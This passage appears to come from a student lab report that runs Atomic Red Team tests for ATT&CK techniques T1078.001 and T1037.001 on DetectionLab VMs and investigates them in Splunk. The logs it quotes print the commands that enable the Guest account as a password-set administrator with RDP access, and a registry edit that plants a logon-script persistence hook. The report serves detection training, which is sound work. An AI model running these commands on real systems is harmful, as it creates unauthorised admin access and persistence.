This attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of operating system design features. For example, disabling all BITS functionality will likely have unintended side effects, such as preventing legitimate software patching and updating. Instead, efforts should be focused on preventing adversary tools from running earlier in the activity chain and identifying subsequent malicious behavior. (The MITRE Corporation., 2022)

3.4 Valid Accounts: Default Accounts T1078.001

To execute mentioned attack, run the following commands at win10 VM in Powershell module and atomics-path:



```
PS C:\Users\vagrant> Invoke-AtomicTest T1078.001 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1078.001-1 Enable Guest account with RDP capability and admin privileges
The command completed successfully.
The command completed successfully.
The command completed successfully.
The command completed successfully.
The operation completed successfully.
The operation completed successfully.
Done executing test: T1078.001-1 Enable Guest account with RDP capability and admin privileges
Executing test: T1078.001-2 Activate Guest Account
The command completed successfully.
Done executing test: T1078.001-2 Activate Guest Account
PS C:\Users\vagrant>
```


Figure 16: Attack for T1078.001

Background of mentioned Attack in Mitre ATT&CK:

Adversaries can utilize default account credentials to acquire Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts, such as the Guest or Administrator accounts on Windows computers, are incorporated into the OS (Operating System). Default accounts also include the root user account in AWS and the default service account in Kubernetes and default factory/provider set accounts on other systems, applications, or devices. Default accounts do not just apply to client PCs; they also apply to network devices and computer programs, whether internal, open-source, or commercial.(The MITRE Corporation., 2022)

3.4.1 Attack Identification ID: T1078.001

Let us see what happened in Splunk:



https://192.168.56.105:8000/en-US/app/search/search?earliest=-15m&latest=now&q=search index%3D"powershell" host%3D"win10"&display.page.search.m

```
index="powershell" host="win10"
```

Last 15 minutes

✓ 7 events (5/14/22 1:10:27.000 PM to 5/14/22 1:25:27.000 PM)   No Event Sampling

SELECTED FIELDS
a host 1
a source 3
a sourcetype 1

INTERESTING FIELDS
a conn 1
a Credential 1
# date_hour 1
# date_mday 1
# date_minute 2
a date_month 1
# date_second 4
a date_wday 1
# date_year 1
a date_zone 1
a federationSettings 1
a federationSettings_ActiveLogOnUri 1
a federationSettings_IssuerUri 1
a federationSettings_LogOffUri 1
a federationSettings_MetadataExchan

Time	Event

5/14/22 1:23:40.000 PM	`**********************`
	`Windows PowerShell transcript start`
	`Start time: 20220514122340`
	`Username: WIN10\vagrant`
	`RunAs User: WIN10\vagrant`
	Show all 115 lines
	host = WIN10 source = c:\pslogs\20220514\PowerShell_transcript.WIN10.b8E91hxL.20220514122339.txt sourcetype = powershell_transcript

5/14/22 1:23:39.000 PM	`**********************`
	`Windows PowerShell transcript start`
	`Start time: 20220514122339`
	`Username: WIN10\vagrant`
	`RunAs User: WIN10\vagrant`
	Show all 80 lines
	host = WIN10 source = c:\pslogs\20220514\PowerShell_transcript.WIN10.b8E91hxL.20220514122339.txt sourcetype = powershell_transcript

5/14/22 1:20:19.000 PM	`Executing test:`
	`T1078.001-1 Enable Guest account with RDP capability and admin privileges`
	
	`The command completed successfully.`
	`The command completed successfully.`
	Show all 19 lines
	host = WIN10 source = c:\pslogs\20220514\PowerShell_transcript.WIN10.ecbY7hih.20220514123311.txt sourcetype = powershell_transcript


error ☐ Highlight All ☐ Match Case ☐ Match Diacritics ☐ Whole Words 2 of 10 matches

inside or press Ctrl+G.

Figure 17: Splunk log for executing attack T1078.001. Full report from Splunk: https://rb.gy/mvmilj

Attacker's Objective: Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are built into an OS, such as the Guest or Administrator accounts on Windows systems. (The MITRE Corporation., 2022)

Investigation: According to the T1078.001 attack's winlogs (full winlogs from Splunk: https://rb.gy/hkjmda) attacker has successfully added a remote guest user as an administrator.


https://192.168.56.105:8000/en-US/app/search/search?earliest=%40d&latest=now&q=search index%3D"wineventlog" host%3D"win10.windomain.loc
90%
List ▾
Format
20 Per Page ▾
‹ Prev
1
2
3
Next ›
i
Time
Event

[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant

[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 94x2

```
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```

```
Type=Information
RecordNumber=30461
Keywords=None
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
Message=CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog"
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/14/2022 1:20:20 PM"
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/14/2022 1:20:21 PM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1078.001"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="1"
ParameterBinding(Write-ExecutionLog): name="testName"; value="Enable Guest account with RDP capability and admin privileges"
ParameterBinding(Write-ExecutionLog): name="testGuid"; value="99747561-ed8d-47f2-9c91-1e5fde1ed6e0"
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="command_prompt"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="After execution the Default Guest account will be enabled (Active) and added to Administrators and Remote Desktop Users Group,
and desktop will allow multiple RDP connections.
"
ParameterBinding(Write-ExecutionLog): name="command"; value="net user guest /active:yes
net user guest Password123!
net localgroup Administrators guest /add
net localgroup "Remote Desktop Users" guest /add
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f"
ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\Invoke-AtomicTest-ExecutionLog.csv"
ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="win10"
ParameterBinding(Write-ExecutionLog): name="targetUser"; value="win10\vagrant"
ParameterBinding(Write-ExecutionLog): name="stdOut"; value="The command completed successfully.
The command completed successfully.
The command completed successfully.
The command completed successfully.
The operation completed successfully.
The operation completed successfully."
ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.18362.145
        Host ID = 6b0d230a-7692-4043-8870-41cb2e3474f7
```


Figure 18: Investigate T1078.001 winlogs. Source: https://rb.gy/hkjmda

3.4.2 Mitre ATT&CK Mitigation T1078.001

Applications and appliances that utilize default username and password should be changed immediately after the installation and before deployment to a production environment. (The MITRE Corporation., 2022)

3.5 Boot or Logon Initialization Scripts: Logon Script (Windows) T1037.001

To execute mentioned attack, run the following commands at wef VM in Powershell module and atomics-path:


Terminator ▾
May 14 11:11
wef.windomain.local [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Windows PowerShell
DETECTIONLAB
Windows Server 2016 Standard Evaluation
Windows License valid for 140 days
Build 14393.rs1_release.180427-1804
11:11 AM
5/14/2022
Right Ctrl

```
PS C:\Users\vagrant> Import-Module "C:\Tools\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
PS C:\Users\vagrant> $PSDefaultParameterValues = @{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\Tools\AtomicRedTeam\atomics"}
PS C:\Users\vagrant> Invoke-AtomicTest T1037.001 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1037.001-1 Logon Scripts
The operation completed successfully.
Done executing test: T1037.001-1 Logon Scripts
PS C:\Users\vagrant>
```

```
Host Name:
IE Version:         11.2248.14393.0
IP Address:         (none)
                    192.168.56.103
Logon Domain:       WEF
Logon Server:       WEF
MAC Address:        08-00-27-A8-7A-46
                    08-00-27-35-D9-54
Machine Domain:     WINDOMAIN
Memory:             2048 MB
Network Card:       Intel(R) PRO/1000 MT Desktop Adapter
                    Intel(R) PRO/1000 MT Network Connection
Network Speed:      0 b/s
                    1 Gb/s
Network Type:       Ethernet
                    Ethernet
OS Version:         Windows Server 2016
Service Pack:       No service pack
Snapshot Time:      4/15/2022 5:30 PM
Subnet Mask:        (none)
                    255.255.255.0
System Type:        Server, Stand-alone, Terminal Server
User Name:          vagrant
Volumes:            C:\ 59.66 GB NTFS
```

```
Host Name:
IE Version:         11.2248.14393.0
IP Address:         (none)
                    192.168.56.103
Logon Domain:       WEF
Logon Server:       WEF
MAC Address:        08-00-27-A8-7A-46
                    08-00-27-35-D9-54
Machine Domain:     WINDOMAIN
Memory:             2048 MB
Network Card:       Intel(R) PRO/1000 MT Desktop Adapter
                    Intel(R) PRO/1000 MT Network Connection
Network Speed:      0 b/s
                    1 Gb/s
Network Type:       Ethernet
```

[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant

[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 94x8


```
    win10: WinRM address: 127.0.0.1:2204
    win10: WinRM username: vagrant
    win10: WinRM execution_time_limit: PT2H
    win10: WinRM transport: negotiate
==> win10: Machine booted and ready!
==> win10: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```

Figure 19: Attack for T1037.001

Background of mentioned Attack in Mitre ATT&CK:
To achieve persistence, adversaries may employ Windows logon scripts automatically performed during logon. When a specified user or group logs into a system, Windows enables logon scripts to be launched. The HKCU\Environment\UserInitMprLogonScript Registry key is used to add a path to a script. Adversaries might use these programs to keep a single system persistent. Local credentials or an administrator account may be required depending on the access setup of the login scripts. (The MITRE Corporation., 2022)

3.5.1 Attack Identification ID: T1037.001

Let us see what happened in Splunk:




```
index="powershell" host="wef" T1037
```

✓ 2 events (5/14/22 11:00:00.000 AM to 5/14/22 11:30:25.000 AM)   No Event Sampling

i	Time	Event
>	5/14/22 11:10:56.000 AM	Executing test: T1037.001-1 Logon Scripts The operation completed successfully. Done executing test: T1037.001-1 Logon Scripts host = WEF source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt sourcetype = powershell_transcript
>	5/14/22 11:10:44.000 AM	********************** Command start time: 20220514101055 ********************** PS C:\Users\vagrant> Invoke-AtomicTest T1037.001 -TestNumbers 1,2 PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics host = WEF source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt sourcetype = powershell_transcript

Figure 20: Splunk log event for T1037.001

Attacker's Objective: Adversaries may use Windows logon scripts automatically executed at logon initialization to establish persistence. (The MITRE Corporation., 2022)
Investigate: As per Winlogs (Full winlogs report from Splunk for T1037.001 https://rb.gy/alsdhd), the HKCU\Environment\UserInitMprLogonScript has been executed.



```
Process Information:
New Process ID:0x1180
New Process Name:C:\Windows\System32\cmd.exe
Token Elevation Type:%%1938
Mandatory Label:S-1-16-8192
Creator Process ID:0x844
Creator Process Name:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Process Command Line: "cmd.exe" /c "echo "echo Art "Logon Script" atomic test was successful. >> %
USERPROFILE%\desktop\T1037.001-log.txt" > %temp%\art.bat & REG.exe ADD HKCU\Environment /v
UserInitMprLogonScript /t REG_SZ /d "%temp%\art.bat" /f"
```

Figure 21: Investigation from Splunk winlogs report for T1037.001

3.5.2 Mitre ATT&CK Mitigation T1037.001

Ensure proper permissions are set for Registry hives to prevent users from modifying keys for logon scripts that may lead to persistence. (The MITRE Corporation., 2022)

4 Conclusion

SIEM combines security information management (SIM) with security event management (SEM) for real-time monitoring, analysis, tracking, and logging of security data for compliance or auditing. So, SIEM is a security solution that helps firms identify possible security risks and vulnerabilities. For security and compliance management use cases, it reveals user behavior abnormalities and employs artificial intelligence to automate numerous manual operations related to threat identification and incident response. SIEM has evolved beyond its log handling roots. AI and machine learning enable SIEM's sophisticated user and entity behavior analytics (UEBA). In addition to handling emerging threats, it also manages regulatory compliance and reporting.

5 References

1. The MITRE Corporation. (2022) *ATT&CK Matrix for Enterprise The MITRE Corporation. MITRE ATT&CK and ATT&CK are registered trademarks of The MITRE Corporation.*2022 [online]. Available from: https://attack.mitre.org/ [Accessed 15 May 2022].